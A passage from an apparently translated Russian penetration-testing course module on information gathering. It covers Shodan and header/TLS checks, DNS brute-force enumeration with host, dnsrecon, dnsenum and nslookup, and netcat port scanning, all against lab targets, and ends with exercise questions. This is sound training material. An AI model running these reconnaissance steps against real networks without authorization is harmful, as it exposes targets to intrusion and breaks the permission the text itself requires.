которая предоставляет ограниченный доступ.

Начнем с поиска в Shodan по **hostname:megacorpone.com**.




В этом случае Shodan перечисляет IP-адреса, сервисы и banner information. Все это собрано пассивно, без взаимодействия с сайтом клиента.

Эта информация дает снимок internet след нашей цели. Например, есть четыре сервера с SSH. Мы можем углубиться и уточнить результаты, нажав *SSH* в разделе *Top Ports* на левой панели.



По результатам Shodan мы точно знаем, какая версия OpenSSH работает на каждом сервере. Если нажать на IP-адрес, можно получить summary хоста.





На этой странице можно посмотреть ports, services и technologies, используемые сервером. Shodan также покажет, есть ли опубликованные уязвимости для каких-либо обнаруженных сервисов или технологий, работающих на том же хосте. Эта информация бесценна при определении, с чего начать, когда мы перейдем к активному тестированию.

Есть еще несколько специализированных сайтов, которые можно использовать для сбора информации о состоянии безопасности сайта или домена. Некоторые из этих сайтов размывают границу между пассивным и активным сбором информации, но ключевой момент для нас в том, что любые сканирования или проверки инициирует третья сторона.

Один из таких сайтов, Security Headers, анализирует HTTP response headers и предоставляет базовый анализ состояние безопасности целевого сайта. Мы можем использовать его, чтобы получить представление о практиках разработки и безопасности организации по результатам.

Просканируем **www.megacorpone.com** и проверим результаты.






На сайте отсутствует несколько defensive headers, таких как Content-Security-Policy и X-Frame-Options. Эти отсутствующие headers не обязательно являются уязвимостями сами по себе, но могут указывать на web developers или server admins, не знакомых с server hardening.

Усиление защиты сервера - это общий процесс защиты сервера через конфигурацию. Он включает отключение ненужных сервисов, удаление неиспользуемых сервисов или учетных записей, смену паролей по умолчанию, настройку подходящих серверных заголовков и так далее. Нам не нужно знать все тонкости настройки каждого типа сервера, но понимание концепций и того, что искать, может помочь определить, как лучше подойти к потенциальной цели.

Другой scanning tool, который можно использовать, - *SSL Server Test* от Qualys SSL Labs. Этот инструмент анализирует SSL/TLS configuration сервера и сравнивает ее с текущими best practices. Он также определяет некоторые SSL/TLS-related vulnerabilities, такие как Poodle или Heartbleed. Просканируем **www.megacorpone.com** и проверим результаты.



Результаты выглядят лучше, чем проверка Security Headers. Однако они показывают, что сервер поддерживает версии TLS 1.0 и 1.1, которые считаются legacy, поскольку реализуют небезопасные cipher suites - это в итоге предполагает, что наша цель не применяет текущие best practices для SSL/TLS hardening. Например, отключение набора *TLS_DHE_RSA_WITH_AES_256_CBC_SHA* рекомендуется уже несколько лет из-за множества уязвимостей как в AES Cipher Block Chaining mode, так и в алгоритме SHA1. Мы можем использовать эти находки, чтобы получить представление о security practices, или их отсутствии, внутри целевой организации.

6.3. Активный сбор информации

В этом учебном разделе рассматриваются следующие учебные цели:

• Научиться выполнять сканирование портов с Netcat и Nmap
• Проводить DNS, SMB, SMTP и SNMP Enumeration
• Понять техники Living off the Land

В этом учебном разделе мы выйдем за пределы пассивный сбор информации и рассмотрим техники, включающие прямое взаимодействие с целевыми сервисами. Следует помнить, что в реальной работе можно атаковать бесчисленное количество сервисов, например *Active Directory*, который мы подробнее рассмотрим в отдельном модуле. Тем не менее в этом модуле мы

рассмотрим некоторые более распространенные техники активный сбор информации, включая сканирование портов и DNS, SMB, SMTP и перечисление SNMP.

В основном мы будем показывать техники активный сбор информации, которые можно выполнить с помощью предустановленных инструментов на локальной Kali-машине. Однако в некоторых случаях во время теста на проникновение у нас не будет роскоши запускать любимый инструмент Kali Linux. В сценарии *assumed breach* вроде этого клиент обычно выдает нам рабочую станцию Windows, и мы должны использовать то, что доступно в Windows.

При "Living off the Land" мы можем использовать несколько предустановленных и доверенных Windows binaries для post-compromise analysis. Эти binaries сокращенно называют *LOLBins* или, в более новом варианте, LOLBAS, чтобы включить Binaries, Scripts and Libraries.

Строго говоря, LOLBAS binaries обычно используются не так, как задумано. В этом случае мы ослабим определение и включим использование стандартных Windows binaries "как есть" для выполнения information gathering.

В следующих разделах мы покажем самые популярные техники LOLBAS вместе с распространенными инструментами Kali, используемыми для активный сбор информации.

Domain Name System (DNS) - это распределенная база данных, отвечающая за преобразование удобных для пользователя доменных имен в IP-адреса. Это одна из самых критически важных систем в интернете. Ее работа обеспечивается иерархической структурой, разделенной на несколько зон, начиная с корневой зоны верхнего уровня.

Каждый домен может использовать разные типы DNS records. Некоторые из самых распространенных типов DNS records включают:

- **NS**: Nameserver records содержат имена authoritative servers, на которых размещены DNS records для домена.
- **A**: также известная как хост record, "*a record*" содержит IPv4-адрес hostname (например www.megacorpone.com).
- **AAAA**: также известная как quad A-запись хоста, "*aaaa record*" содержит IPv6-адрес hostname (например www.megacorpone.com).
- **MX**: Mail Exchange records содержат имена серверов, отвечающих за обработку электронной почты для домена. Домен может содержать несколько MX records.
- **PTR**: Pointer Records используются в reverse lookup zones и могут находить records, связанные с IP-адресом.
- **CNAME**: Canonical Name Records используются для создания aliases для других host records.
- **TXT**: Text records могут содержать любые произвольные данные и использоваться для разных целей, например для подтверждения владения доменом.

Из-за богатства информации, содержащейся в DNS, он часто является прибыльной целью для активный сбор информации.

Продемонстрируем это с помощью команды **host**, чтобы найти IP-адрес **www.megacorpone.com**.

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 149.56.244.87
```

Листинг 5 - Использование host для поиска A-запись хоста для www.megacorpone.com

По умолчанию команда host ищет A record, но мы также можем запрашивать другие поля, например MX или TXT-записиs, указывая тип record в запросе с помощью параметра `-t`.

```
kali@kali:~$ host -t mx megacorpone.com
megacorpone.com mail is handled by 10 fb.mail.gandi.net.
megacorpone.com mail is handled by 20 spool.mail.gandi.net.
megacorpone.com mail is handled by 50 mail.megacorpone.com.
megacorpone.com mail is handled by 60 mail2.megacorpone.com.
```

Листинг 6 - Использование host для поиска MX records для megacorpone.com

В этом случае мы сначала выполнили команду **host**, чтобы получить только MX records megacorpone.com, и получили четыре разных mail server records. У каждого сервера разный priority (10, 20, 50, 60), а сервер с самым низким номером priority будет использоваться первым для пересылки почты, адресованной домену megacorpone.com (*fb.mail.gandi.net*).

Затем мы снова выполнили команду **host**, чтобы получить только TXT-записиs megacorpone.com, и получили две записи.

```
kali@kali:~$ host -t txt megacorpone.com
megacorpone.com descriptive text "Try Harder"
megacorpone.com descriptive text "google-site-verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA"
```

Листинг 7 - Использование host для поиска TXT-записиs для megacorpone.com

Теперь, когда мы собрали некоторые начальные данные о домене megacorpone.com, можно продолжить использовать дополнительные DNS-запросы, чтобы обнаружить больше hostnames и IP-адресов, принадлежащих тому же домену. Например, мы знаем, что у домена есть web server с hostname "www.megacorpone.com".

Выполним **host** для этого hostname.

```
kali@kali:~$ host www.megacorpone.com
www.megacorpone.com has address 149.56.244.87
```

Листинг 8 - Использование host для поиска действительного host

Теперь определим, есть ли у megacorpone.com сервер с hostname "idontexist". Мы увидим разницу между выводами запросов.

```
kali@kali:~$ host idontexist.megacorpone.com
Host idontexist.megacorpone.com not found: 3(NXDOMAIN)
```

Листинг 9 - Использование host для поиска недействительного host

В листинге 8 мы запросили действительный hostname и получили ответ с IP resolution. В отличие от этого, листинг 9 вернул ошибку (NXDOMAIN), указывающую, что публичная DNS record для такого hostname не существует. Поскольку теперь мы понимаем, как искать действительные hostnames, можно автоматизировать наши усилия.

Изучив основы DNS enumeration, мы можем разработать техники DNS brute forcing, чтобы ускорить исследование.

Brute forcing - это техника проб и ошибок, которая стремится найти действительную информацию, например каталоги на web server, комбинации username и password или, как в этом случае, действительные DNS records. Используя wordlist с распространенными hostnames, мы можем пытаться угадывать DNS records и проверять ответ на наличие действительных hostnames.

В предыдущих примерах мы использовали *forward lookups*, которые запрашивают IP-адрес имени хоста, чтобы проверить и действительное, и недействительное имя хоста. Если **host** успешно разрешает имя в IP, это может указывать на работающий сервер.

Мы можем автоматизировать forward DNS-lookup распространенных hostnames с помощью команды **host** в Bash one-liner.

Сначала создадим список возможных hostnames.

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

Листинг 10 - Небольшой список возможных hostnames

Затем можно использовать Bash one-liner, чтобы попытаться разрешить каждый hostname.

```
kali@kali:~$ for ip in $(cat list.txt); do host $ip.megacorpone.com; done
www.megacorpone.com has address 149.56.244.87
Host ftp.megacorpone.com not found: 3(NXDOMAIN)
mail.megacorpone.com has address 51.222.169.212
Host owa.megacorpone.com not found: 3(NXDOMAIN)
Host proxy.megacorpone.com not found: 3(NXDOMAIN)
router.megacorpone.com has address 51.222.169.214
```

Листинг 11 - Использование Bash для brute force forward DNS name lookups

Используя этот упрощенный wordlist, мы обнаружили записи для "www", "mail" и "router". Однако hostnames "ftp", "owa" и "proxy" найдены не были. Намного более полные wordlists доступны в рамках проекта SecLists. Эти wordlists можно установить в каталог `/usr/share/seclists` с помощью команды **sudo apt install seclists**.

За исключением записи *www*, наша DNS-forward brute force enumeration выявила набор разбросанных IP-адресов в примерно одном диапазоне (51.222.169.X). Если DNS administrator megacorpone.com настроил PTR records для домена, мы могли бы просканировать приблизительный диапазон с помощью reverse lookups, чтобы запросить hostname для каждого IP.

Используем цикл, чтобы просканировать IP-адреса с 51.222.169.200 по 51.222.169.254. Мы отфильтруем недействительные результаты (с помощью **grep -v**), показывая только записи, которые не содержат "not found".

```
kali@kali:~$ for ip in $(seq 200 254); do host 51.222.169.$ip; done | grep -v "not found"
...
208.169.222.51.in-addr.arpa domain name pointer admin.megacorpone.com.
209.169.222.51.in-addr.arpa domain name pointer beta.megacorpone.com.
210.169.222.51.in-addr.arpa domain name pointer fs1.megacorpone.com.
211.169.222.51.in-addr.arpa domain name pointer intranet.megacorpone.com.
212.169.222.51.in-addr.arpa domain name pointer mail.megacorpone.com.
213.169.222.51.in-addr.arpa domain name pointer mail2.megacorpone.com.
214.169.222.51.in-addr.arpa domain name pointer router.megacorpone.com.
215.169.222.51.in-addr.arpa domain name pointer siem.megacorpone.com.
216.169.222.51.in-addr.arpa domain name pointer snmp.megacorpone.com.
217.169.222.51.in-addr.arpa domain name pointer syslog.megacorpone.com.
218.169.222.51.in-addr.arpa domain name pointer support.megacorpone.com.
219.169.222.51.in-addr.arpa domain name pointer test.megacorpone.com.
220.169.222.51.in-addr.arpa domain name pointer vpn.megacorpone.com.
...
```

Листинг 12 - Использование Bash для brute force reverse DNS names

Мы успешно смогли разрешить ряд IP-адресов в действительные hosts с помощью reverse DNS lookups. Если бы мы выполняли оценке, можно было бы дальше экстраполировать эти результаты и, возможно, сканировать "mail2", "router" и т.д., а затем выполнять reverse lookup положительных результатов. Такие scans часто цикличны: мы расширяем поиск на основе любой информации, полученной на каждом раунде.

Теперь, когда мы развили базовые навыки DNS enumeration, рассмотрим, как автоматизировать процесс с помощью нескольких приложений.

В Kali Linux есть несколько инструментов, которые могут автоматизировать DNS enumeration. Два заметных примера - *DNSRecon* и *DNSenum*; рассмотрим их возможности.

DNSRecon - продвинутый скрипт DNS enumeration, написанный на Python. Запустим **dnsrecon** против megacorpone.com, используя параметр `-d` для указания доменного имени и `-t` для указания типа enumeration (в этом случае standard scan).

```
kali@kali:~$ dnsrecon -d megacorpone.com -t std
[*] std: Performing General Enumeration against: megacorpone.com...
[-] DNSSEC is not configured for megacorpone.com
[*]   SOA ns1.megacorpone.com 51.79.37.18
[*]   NS ns1.megacorpone.com 51.79.37.18
[*]   NS ns3.megacorpone.com 66.70.207.180
[*]   NS ns2.megacorpone.com 51.222.39.63
[*]   MX mail.megacorpone.com 51.222.169.212
[*]   MX spool.mail.gandi.net 217.70.178.1
[*]   MX fb.mail.gandi.net 217.70.178.217
[*]   MX fb.mail.gandi.net 217.70.178.216
[*]   MX fb.mail.gandi.net 217.70.178.215
[*]   MX mail2.megacorpone.com 51.222.169.213
[*]   TXT megacorpone.com Try Harder
[*]   TXT megacorpone.com google-site-verification=U7B_b0HNeBtY4qYGQZNsEYXfCJ32hMNV3GtC0wWq5pA
[*] Enumerating SRV Records
[+] 0 Records Found
```

Листинг 13 - Использование dnsrecon для выполнения standard scan

Судя по выводу выше, мы успешно выполнили DNS scan основных типов records против домена megacorpone.com.

Попробуем brute force дополнительных hostnames с помощью файла `list.txt`, который мы ранее создали для forward lookups.

```
kali@kali:~$ cat list.txt
www
ftp
mail
owa
proxy
router
```

Листинг 14 - Список для subdomain brute forcing с помощью dnsrecon

Чтобы выполнить brute force attempt, мы используем параметр `-d` для указания доменного имени, `-D` для указания имени файла с потенциальными строками subdomain и `-t` для указания типа enumeration, в этом случае **brt** для brute force.

```
kali@kali:~$ dnsrecon -d megacorpone.com -D ~/list.txt -t brt
[*] Using the dictionary file: /home/kali/list.txt (provided by user)
[*] brt: Performing host and subdomain brute force against megacorpone.com...
[+]   A www.megacorpone.com 149.56.244.87
[+]   A mail.megacorpone.com 51.222.169.212
[+]   A router.megacorpone.com 51.222.169.214
[+] 3 Records Found
```

Листинг 15 - Brute forcing hostnames с помощью dnsrecon

Наша brute force attempt завершилась, и мы смогли разрешить несколько hostnames.

DNSEnum - еще один популярный инструмент DNS enumeration, который можно использовать для дальнейшей автоматизации перечисление DNS домена megacorpone.com. Мы можем передать инструменту несколько параметров, но для этого примера передадим только параметр target domain:

```
kali@kali:~$ dnsenum megacorpone.com
...
dnsenum VERSION:1.2.6

-----   megacorpone.com   -----

...

Brute forcing with /usr/share/dnsenum/dns.txt:
_____________________________________________

admin.megacorpone.com.                  5       IN    A        51.222.169.208
beta.megacorpone.com.                   5       IN    A        51.222.169.209
fs1.megacorpone.com.                    5       IN    A        51.222.169.210
intranet.megacorpone.com.               5       IN    A        51.222.169.211
mail.megacorpone.com.                   5       IN    A        51.222.169.212
mail2.megacorpone.com.                  5       IN    A        51.222.169.213
ns1.megacorpone.com.                    5       IN    A        51.79.37.18
ns2.megacorpone.com.                    5       IN    A        51.222.39.63
ns3.megacorpone.com.                    5       IN    A        66.70.207.180
router.megacorpone.com.                 5       IN    A        51.222.169.214
siem.megacorpone.com.                   5       IN    A        51.222.169.215
snmp.megacorpone.com.                   5       IN    A        51.222.169.216
syslog.megacorpone.com.                 5       IN    A        51.222.169.217
test.megacorpone.com.                   5       IN    A        51.222.169.219
vpn.megacorpone.com.                    5       IN    A        51.222.169.220
www.megacorpone.com.                    5       IN    A        149.56.244.87
www2.megacorpone.com.                   5       IN    A        149.56.244.87


megacorpone.com class C netranges:
__________________________________

 51.79.37.0/24
 51.222.39.0/24
 51.222.169.0/24
 66.70.207.0/24
 149.56.244.0/24


Performing reverse lookup on 1280 ip addresses:
_______________________________________________

18.37.79.51.in-addr.arpa.               86400    IN    PTR      ns1.megacorpone.com.
...
```

Листинг 16 - Использование dnsenum для автоматизации DNS enumeration

Теперь в результате обширной DNS enumeration мы обнаружили несколько ранее неизвестных hosts. Как упоминалось в начале этого модуля, information gathering имеет циклический шаблон, поэтому нам нужно выполнить все остальные passive и active enumeration tasks для этого нового подмножества hosts, чтобы раскрыть любые новые потенциальные детали.

Рассмотренные инструменты enumeration практичны и понятны, и перед продолжением стоит познакомиться с каждым из них.

Теперь, когда мы рассмотрели инструменты Kali, изучим, какую DNS enumeration можно выполнить с точки зрения Windows.

Хотя **nslookup** не указан в LOLBAS listing, это еще одна отличная утилита для Windows DNS enumeration, которая все еще используется в сценариях 'Living off the Land'.

Приложения, способные предоставить непреднамеренное выполнение кода, обычно перечислены в проекте LOLBAS.

Теперь подключимся к клиент Windows 11. Для этого можно использовать команду *xfreerdp*. Синтаксис: `/u:` и имя пользователя, `/p:` и пароль, а также `/v:` и IP-адрес.

```
kali@kali:~$ xfreerdp /u:student /p:lab /v:192.168.50.152
```

Листинг 17 - Подключение к клиенту Windows 11

После подключения к клиент Windows 11 можно открыть командная строка window и выполнить простой запрос для разрешения **A** record для host *mail.megacorptwo.com*.

```
C:\Users\student>nslookup mail.megacorptwo.com
DNS request timed out.
    timeout was 2 seconds.
Server:  UnKnown
Address:  192.168.50.151

Name:    mail.megacorptwo.com
Address:  192.168.50.154
```

Листинг 18 - Использование nslookup для простой host enumeration

В приведенном выше выводе мы запросили default DNS server (192.168.50.151), чтобы разрешить IP-адрес mail.megacorptwo.com, и DNS server ответил "192.168.50.154".

Подобно Linux-команде host, nslookup может выполнять более детальные запросы. Например, можно запросить у заданного DNS TXT-записи, принадлежащий конкретному host.

```
C:\Users\student>nslookup -type=TXT info.megacorptwo.com 192.168.50.151
Server:  UnKnown
Address:  192.168.50.151

info.megacorptwo.com    text =

        "greetings from the TXT-записи body"
```

Листинг 19 - Использование nslookup для более конкретного запроса

В этом примере мы специально запрашиваем у DNS server 192.168.50.151 любую TXT-записи, связанную с host info.megacorptwo.com.

Утилита nslookup столь же универсальна, как Linux-команда host, и запросы также можно дополнительно автоматизировать через PowerShell или Batch scripting.

1. Выполните DNS-перечисление MX-записей домена megacorpone.com: какое второе по предпочтительности значение приоритета указано в ответе? DNS-приоритет — это двузначное число, и меньшие значения означают большее предпочтение.
2. Сколько TXT-записей связано с доменом megacorpone.com?
3. Автоматизируйте DNS-перечисление домена megacorpone.com с помощью *DNSEnum*. Какой IP-адрес у хоста **siem.megacorpone.com**?
4. Запустите 'группу VM Walk Through 1', подключитесь к клиент Windows 11 (используя xfreerdp) и выполните перечисление DNS *megacorptwo.com* и его поддоменов через nslookup, как показано в этом разделе. Какой текст содержится в TXT-записи домена *info.megacorptwo.com*?

Port scanning - это процесс проверки TCP- или UDP-портов на удаленной машине с целью определить, какие сервисы работают на цели и какие потенциальные векторы атак могут существовать.

Обратите внимание, что сканирование портов не является типичной пользовательской активностью и в некоторых юрисдикциях может считаться незаконным. Поэтому его *нельзя выполнять вне labs* без прямого письменного разрешения владельца целевой сети.

Крайне важно понимать последствия сканирование портов, а также воздействие, которое могут иметь конкретные сканирования портовs. Из-за объема трафика, который некоторые scans могут генерировать, и их intrusive nature, слепой запуск сканирования портовs может негативно повлиять на целевые системы или сеть клиента, например перегрузить серверы и сетевые каналы или сработать в IDS/IPS. Неправильный scan может привести к downtime у заказчика.

Использование правильной методологии сканирования портов может значительно повысить нашу эффективность как тестировщиков на проникновение и одновременно ограничить многие риски. В зависимости от области проекта, вместо запуска полного сканирования портов против целевой сети, можно начать со сканирования только портов 80 и 443. Получив список возможных веб-серверов, мы можем запустить полное сканирование портов против этих серверов в фоне, пока выполняем другое перечисление. После завершения полного сканирования портов можно дальше сужать проверки, чтобы при каждом последующем сканировании получать все больше информации. Сканирование портов следует понимать как динамический процесс, уникальный для каждого проекта. Результаты одного сканирования определяют тип и область следующего сканирования.

Начнем изучение сканирование портов с простого TCP и UDP-порт scan с помощью Netcat. Следует отметить, что Netcat **не** является сканер портов, но его можно использовать таким образом в базовом виде, чтобы показать, как работает типичный сканер портов.

Поскольку Netcat уже присутствует во многих системах, можно переиспользовать часть его функциональности, чтобы имитировать базовый сканирования портов, когда нам не нужен полнофункциональный сканер портов. Мы также подробно рассмотрим лучшие инструменты, специально предназначенные для сканирования портов.

Начнем с техник TCP-сканированиening, а UDP рассмотрим позже. Самая простая техника TCP сканирование портов, обычно называемая CONNECT scanning, опирается на механизм three-way TCP handshake. Этот механизм разработан так, чтобы два хоста, пытающиеся общаться, могли согласовать параметры сетевого TCP socket connection до передачи любых данных.


В базовом виде хост отправляет TCP *SYN* packet серверу на destination port. Если destination port открыт, сервер отвечает *SYN-ACK* packet, a client host отправляет *ACK* packet, завершая handshake. Если handshake успешно завершается, порт считается открытым.

Мы можем продемонстрировать это, выполнив TCP Netcat сканирования портов на ports 3388-3390. Используем параметр `-w`, чтобы указать timeout подключения в секундах, а также `-z`, чтобы указать zero-I/O mode, который используется для сканированияning и не отправляет данные.

```
kali@kali:~$ nc -nvv -w 1 -z 192.168.50.152 3388-3390
(UNKNOWN) [192.168.50.152] 3390 (?) : Connection refused
(UNKNOWN) [192.168.50.152] 3389 (ms-wbt-server) open
(UNKNOWN) [192.168.50.152] 3388 (?) : Connection refused
 sent 0, rcvd 0
```

Листинг 20 - Использование netcat для выполнения TCP-порт scan

Судя по этому выводу, мы знаем, что port 3389 открыт, а подключения к ports 3388 и 3390 были отклонены. Скриншот ниже показывает Wireshark capture этого scan.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.118.2	192.168.50.152	TCP	74	33750 → 3390 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	0.105646494	192.168.50.152	192.168.118.2	TCP	54	3390 → 33750 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
3	0.106197275	192.168.118.2	192.168.50.152	TCP	74	48342 → 3389 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
4	0.210697733	192.168.50.152	192.168.118.2	TCP	74	3389 → 48342 [SYN, ACK] Seq=0 Ack=1 Win=64000 Len
5	0.210748233	192.168.118.2	192.168.50.152	TCP	66	48342 → 3389 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TS
6	0.210913169	192.168.118.2	192.168.50.152	TCP	66	48342 → 3389 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len
7	0.211095815	192.168.118.2	192.168.50.152	TCP	74	50906 → 3388 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
8	0.314464998	192.168.50.152	192.168.118.2	TCP	66	3389 → 48342 [ACK] Seq=1 Ack=2 Win=64000 Len=0 TS
9	0.314525057	192.168.50.152	192.168.118.2	TCP	54	3388 → 50906 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

В этом capture (рисунок 17) Netcat отправил несколько TCP SYN пакетами на ports 3390, 3389 и 3388 в пакетами 1, 3 и 7 соответственно. Из-за разных факторов, включая timing issues, пакетами могут отображаться в Wireshark не по порядку. Мы видим, что server отправил TCP SYN-ACK packet с port 3389 в packet 4, указывая, что port открыт. Другие ports не ответили похожим SYN-ACK packet и активно отклонили попытку подключения через *RST-ACK* packet. Наконец, в packet 6 Netcat закрыл это connection, отправив *FIN-ACK* packet.


Теперь, когда у нас есть хорошее понимание TCP handshake и мы рассмотрели, как TCP-сканирование работает за кулисами, перейдем к UDP-сканирование. Поскольку UDP stateless и не включает three-way handshake, механизм UDP сканирование портов отличается от TCP.

Выполним UDP Netcat сканирования портов против ports 120-123 на другой цели. Используем единственный параметр **nc**, который мы еще не рассматривали, `-u`, указывающий UDP-сканирование.

```
kali@kali:~$ nc -nv -u -z -w 1 192.168.50.149 120-123
(UNKNOWN) [192.168.50.149] 123 (ntp) open
```

Листинг 21 - Использование Netcat для выполнения UDP-порт scan

По Wireshark capture мы заметим, что UDP-сканирование использует другой механизм, чем TCP-сканирование.



2	1.584446375	192.168.118.2	192.168.50.149	123	NTP	43 reserved, reserved[Malformed Packet]
3	2.585617450	192.168.118.2	192.168.50.149	123	NTP	43 reserved, reserved[Malformed Packet]
4	2.586187856	192.168.118.2	192.168.50.149	122	UDP	43 35247 → 122 Len=1
